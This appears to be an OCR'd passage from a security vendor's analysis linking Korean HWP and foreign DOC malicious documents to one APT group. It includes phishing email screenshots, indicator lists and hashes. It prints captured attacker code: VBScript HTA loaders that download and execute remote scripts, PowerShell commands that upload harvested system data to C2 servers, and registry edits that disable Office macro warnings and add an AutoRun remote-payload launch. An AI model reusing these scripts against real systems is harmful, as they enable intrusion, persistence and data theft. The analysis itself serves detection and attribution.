
서명자 이름:	전자 메일 주소:	타임스탬프

[Figure 5] Digital signature of EGIS Co., Ltd.

HTA script used in the DOC attack vector indicates that the similar script format has been used in both the recently discovered APT attack 'Campaign Smoke Screen' and the HWP document-based attack 'Operation Stealth Power', which occurred on March 31 and April 1 in Korea.

The PowerShell-based function ‘Start-KeyLogger’ installed by the HWP malicious document was also used the same as it is used in the DOC malicious document series.

The threat organization exploited the HWP document vulnerability for conducting the APT attack against Korea while they used malicious DOC documents for carrying out the attacks targeting to foreign countries.



3.17 미국의 편타곤 비밀 국가안보회의 - Chrome

https://mail.naver.com/read/popup/?mimeSN

3.17 미국의 편타곤 비밀 국가안보회의

보낸 사람 [redacted]

받는 사람 [redacted]

일반 첨부파일 1개 (11KB)

3.17 미국의 편타곤 비밀 국가안보회의.hwp

한반도 정세가 긴박하게 전개되고 있으니 꼭 참고하시기 바랍니다!

비번: [redacted]

최근 한반도 관련 주요국 동향

보낸사람 [redacted]북한[redacted]gmail.com>

일반파일 1개 (13KB) 모두저장

최근 한반도 관련 주요국 동향.hwp 미리보기

최근 한반도 관련 주요국 동향자료 보내드립니다.

참고하시고 그냥 삭제하시기 바랍니다.

문서암호는[redacted]입니다.

ESTsecurity

```
<html>
    <script language="VBScript">
        On Error Resume Next
        Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
        Post0.open "GET",
        "http://jmable.mireene.com/shop/price/com/expres.php?op=1",
        False
        Post0.Send
        c = Post0.responseText
        Execute c
    </script>
    <body>
        <center>
            <p>
                <font color="green">Hello!</font>
            </p>
            <form id="fm" name="fm">
                ID:&nbsp&nbsp&nbsp&nbsp&nbsp &nbsp&nbsp&nbsp&nbsp
                <input type="text"><br>
                PassWord:<input type="password"><br>
                <input type="button" value="Enter"><br><br>
            </form>
        </center>
    </body>
</html>
```

expres.php?op=1

HWP 악성 (Operation Stealth Power)

```
<html>
    <script language="VBScript">
        On Error Resume Next
        : Function Co00(c)
        : L = Len(c)
        : s = ""
        : For jx = 0 To d - 1
        : For ix = 0 To Int(L / d) - 1
        : s = s & Mid(c, ix * d + jx + 1, 1)
        : Next
        : Next
        : s = s & Right(c, L - Int(L / d) * d)
        : Co00 = s
        : End Function
        : Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
        : Post0.open "GET",
        "https://christinadudley.com/public_html/includes/common/expres.php?op=1",
        False
        : Post0.Send
        : t0 = Post0.responseText
        : d = 7
        : t0 = Co00(t0)
        : Execute(t0)
        : window.close()
    </script>
</html>
```

expres.php?op=1

DOC 악성 (Campaign Smoke Screen)

[Figure 6] Comparison of malicious scripts found home and abroad

In particular, the above figure shows that the function styles used by PowerShell as well as the file names ('expres.php?op=1', 'cow.php?op=1") and parameters used to communicate with the C2 server are very similar in both scripts.

In addition, the file name 'upload.php' is used in common for information leakage. The C2 server exploiting the HWP vulnerability is in Korea, and the C2 server exploiting DOC vulnerability contains the subaddress 'kr' in the middle of the address.

● HWP


```
retu=wShell.run("cmd.exe /c powershell.exe (New-Object System.Net.WebClient).UploadFile
('http://jmable.mireene[.]com/shop/price/com/upload.php','"&amp;ttmp0&amp;"');del
"""&amp;ttmp0&amp;""";del """&amp;ttmp&amp;"""",0,true)
```

● DOC

```
retu=wShell.run(“powershell.exe (New-Object System.Net.WebClient).UploadFile
(‘https://tdalpacafarm[.]com/files/kr/contents/upload.php’,'”&ttmp1&”‘);del
“””&ttmp1&”””;del “””&ttmp&””””,0,true)
```

Also, both files have exactly the same registry key 'VBAWarnings' and the log file name 'ttmp.log'.

Many of the traces mentioned above and the similar pattern of server-side attacks are suggesting that both HWP malicious documents found in Korea and the DOC malicious documents reported in foreign countries were used as the attack method by the same APT group.




```
    ExpandEnvironmentStrings("%appdata%") retu = wShell.run("cmd.exe /c
    reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c md " & ""
    "%appdata%\Microsoft\Owc"
    "", 0, true) retu = wShell.run("cmd.exe /c md " & ""
    "%appdata%\Adobe\Wup"
    "", 0, true) folder = wShell.ExpandEnvironmentStrings("%appdata%")
        file_vbs_1_1 = folder & "\Microsoft\Owc\mkvnt.vbs"
file_vbs_2_1 = folder & "\Adobe\Wup\wenoq.js"
file_bat = foldertmp & "\tmp.bat"
vbs_1 = "Set wShell=CreateObject("
"WScript.Shell"
"):retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true)"
js_1 = "wShell=new ActiveXObject("
"WScript.Shell"
");retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true);"
bat_1 = "reg add "
"HKEY_CURRENT_USER\Software\Microsoft\Command Processor"
" /v AutoRun /t REG_SZ /d "
"powershell.exe mshta http://jmable.mireene.com/shop/price/com/moonx.hta"
" /f"
```

```
Set objBat = objFSO.CreateTextFile(file_vbs_1_1 & "x", True) objBat.Write
    vbs_1 objBat.Close Set objBat = objFSO.CreateTextFile(file_vbs_2_1 & "x
    ", True) objBat.Write js_1 objBat.Close Set objBat = objFSO.
    CreateTextFile(file_bat & "x", True) objBat.Write bat_1 objBat.Close
    ttmp = folder & "\Microsoft\ttmp.log"
ttmp0 = folder & "\Microsoft\ttmp0.log"
retu = wShell.run("cmd.exe /c whoami>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c hostname>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c ipconfig /all>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c net user >> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programfiles%"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programfiles% (x86)"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programdata%\Microsoft\Windows\Start Menu"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programdata%\Microsoft\Windows\Start Menu\Programs"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%appdata%\Microsoft\Windows\Recent"
    ">> "
    "" & ttmp & ""
```

[Figure 7] Creating the registry key 'VBAWarnings' and the file 'ttmp.log'

Malicious DOC document file are characterized by Korean language settings by default.



```
http://schemas.openxmlformats.org/
officeDocument/2006/relationships" xmlns:w="
http://schemas.openxmlformats.org/
wordprocessingml/2006/main" xmlns:w14="
http://schemas.microsoft.com/office/word/2010/wordml"
 xmlns:w15="http://schemas.microsoft.com/office/
word/2012/wordml" mc:Ignorable="w14 w15"><w:font w:
name="맑은 고딕"><w:panose1 w:val="
020B0503020000020004"/><w:charset w:val="81"/><w:
family w:val="modern"/><w:pitch w:val="variable"/><w:
sig w:usb0="900002AF" w:usb1="09D77CFB" w:usb2="
00000012" w:usb3="00000000" w:csb0="00080001" w:csb1=
"00000000"/></w:font><w:font w:name="Times New Roman"
><w:panose1 w:val="02020603050405020304"/><w:charset
w:val="00"/><w:family w:val="roman"/><w:pitch w:val="
variable"/><w:sig w:usb0="E0002AFF" w:usb1="C0007841"
 w:usb2="00000009" w:usb3="00000000" w:csb0="000001FF
" w:csb1="00000000"/></w:font></w:fonts>
```

[Figure 8] Malicious document file in Korean language Settings

■ Comparison of Similar Threat Cases and Indicators of Compromise

A number of threat cases exploiting hta files have been identified recently, especially a large proportion of the use of C2 server '(seoulhobi[.]biz / 192.186.142[.]74)'.

The malware 'AltcoinMiningBot.exe' (MD5: cf264f9bca2f2fbcc2c1e7a4a491afec) disguised as Altcoin mining bot program has been distributed and communicates with the host '192.186.142[.]74'.

- http://seoulhobi[.]biz/how/fmaov0.hta

- http://192.186.142[.]74/cache/fwvuj0.hta
- http://192.186.142[.]74/cache/expres.php?op=1
- http://192.186.142[.]74/cache/expres.php?op=2
- http://192.186.142[.]74/cache/cow.php?op=exe.gif
- http://192.186.142[.]74/cache/cow.php?op=cow.gif
- http://192.186.142[.]74/cache/upload.php

- http://192.186.142[.]74/mn/xtgnb0.hta

- http://192.186.142[.]74/post/Yluhi0.hta

- http://192.186.142[.]74/dll/Mylqn0.hta

- http://192.186.142[.]74/lib/szgfj0.hta
- http://192.186.142[.]74/lib/expres.php?op=1

- https://login-main.bigwnet[.]com/attachment/view/note.php
- https://login-main.bigwnet[.]com/attachment/view/Msgxo0.hta
- https://login-main.bigwnet[.]com/attachment/view/expres.php?op=1
- https://login-main.bigwnet[.]com/attachment/view/cow.php?op=Normal.src

- https://login-main.bigwnet[.]com/attachment/view/Msgxo.hta

- https://login-main.bigwnet[.]com/attachment/view/expres.php?op=2

- https://mohanimpex[.]com/include/tempdoc/891250/doc.php

- https://mohanimpex[.]com/include/tempdoc/891250/Ersrr0.hta

- https://mohanimpex[.]com/include/tempdoc/891250/expres.php?op=1

- https://mohanimpex[.]com/include/tempdoc/891250/Pkjjy.hta

- https://mohanimpex[.]com/include/tempdoc/891250/upload.php

- https://mohanimpex[.]com/include/tempdoc/891250/image.png

- https://fmchr[.]in/images/common/NEACD/Qzqrn0.hta

- https://fmchr[.]in/images/common/NEACD/expres.php?op=1

- https://fmchr[.]in/images/common/NEACD/upload.php


- https://fmchr[.]in/images/common/NEACD/cow.php?op=1

Malicious files communicating with the host 192.186.142[.]74 are additionally discovered.

- 'update.exe' (MD5 : b74909e14e25d2e9d1452b77f9927bf6)

- 'explorer.tmp' (MD5 : 599ef2988141d251c3f4ce991a9b5cd2)

The malicious file 'explorer.tmp' uses 'cowboy' characters and the name 'cowboy' is also used for the command 'cow.php?op=cow.gif'.



```
                unicode 0, <CONOUT$>,0
                dd offset unk_100103DC
off_10010194    dd offset sub_10001000  ; DATA XREF: sub_10001000+A↑o
                                        ; sub_1000D870:loc_10001030↑o ...
; wchar_t aPowershell_exe
aPowershell_exe:                        ; DATA XREF: DllMain(x,x,x)+78↑o
                unicode 0, <powershell.exe>,0
                align 4
; wchar_t Src
Src:                                    ; DATA XREF: DllMain(x,x,x)+BF↑o
                unicode 0, <₩Microsoft₩explorer.tmp>,0
aRundll32_exeSB:                        ; DATA XREF: DllMain(x,x,x)+10B↑o
                unicode 0, <"rundll32.exe" "%s" Bluetooth>,0
; char Format[]
Format          db '192.186.142.74:81',0 ; DATA XREF: Bluetooth+2E↑o
                align 4
; wchar_t aMicrosoftCowbo
aMicrosoftCowbo:                        ; DATA XREF: sub_100018C0+6A↑o
                unicode 0, <₩Microsoft₩cowboy>,0
; const WCHAR LibFileName
LibFileName:                            ; DATA XREF: sub_100018C0+83↑o
                                        ; sub_100018C0+92↑o
                unicode 0, <ntdll.dll>,0
; CHAR ProcName[]
ProcName        db 'RtlDecompressBuffer',0
                                        ; DATA XREF: sub_100018C0:loc_10001968↑o
; wchar_t Mode
Mode:                                   ; DATA XREF: sub_100018C0+B4↑o
                unicode 0, <rb>,0
                align 4
                dd offset unk_10010424
off_10010290    dd offset sub_10001B50  ; DATA XREF: sub_10001810+41↑o
                                        ; sub_10001B50+A↑o ...
off_10010294    dd offset ___DestructExceptionObject
                                        ; DATA XREF: __except_handler4+EA↑r
                                        ; __except_handler4+F3↑o ...
```

[Figure 9] String ‘cowboy’ inside the malware

Variants created from February to April 2019 are categorized by time zone as follows.

File Name	Task_Force_report.doc
Last Modified Date (KST)	2019-03-05 18:17
Last Modified Name	windowsmb
C2	https://christinadudley[.]com/public_html/includes/common/Qfnaq.hta
MD5	e68b11bef48e8e88cba7e3c93fac5eab

File Name	Task_Force_report.doc
Last Modified Date (KST)	2019-03-05 18:18
Last Modified Name	windowsmb
C2	https://christinadudley[.]com/public_html/includes/common/Qfnaq.hta
MD5	0f77143ce98d0b9f69c802789e3b1713

File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-21 17:42
Last Modified Name	windowsmb
C2	https://login-main.bigwnet[.]com/attachment/view/Msgxo0.hta
MD5	7ca1a603a7440f1031c666afbe44afc8

File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-26 09:45
Last Modified Name	windowsmb
C2	n/a
MD5	60973af3b8ecbbb0ab659124409b7df1


File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-27 10:06
Last Modified Name	windowsmb
C2	n/a
MD5	2ff911b042e5d94dd78f744109851326

File Name	TaskForceReport.doc
Last Modified Date (KST)	2019-04-01 17:15
Last Modified Name	windowsmb
C2	https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/Htqgf0.hta
MD5	d400adcd06e0a07549e2465c9c500c45

From March to April 2019, document files with the account name 'windowsmb' were created, but the account names 'JamFedura' and 'Aji' were used in February.

The file 'Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc' was created as not only a normal file but also a malicious file.

The attacker exploited the malicious document created by 'John Harvey'.



**Speaking Notes: Assessing the 2019 Nuclear Posture Review
and the Low Yield Trident Warhead Option**

**Tenth Annual Nuclear Deterrence Summit
Ritz Carlton Hotel, Pentagon City, VA**

**John R. Harvey
26 March 2019**

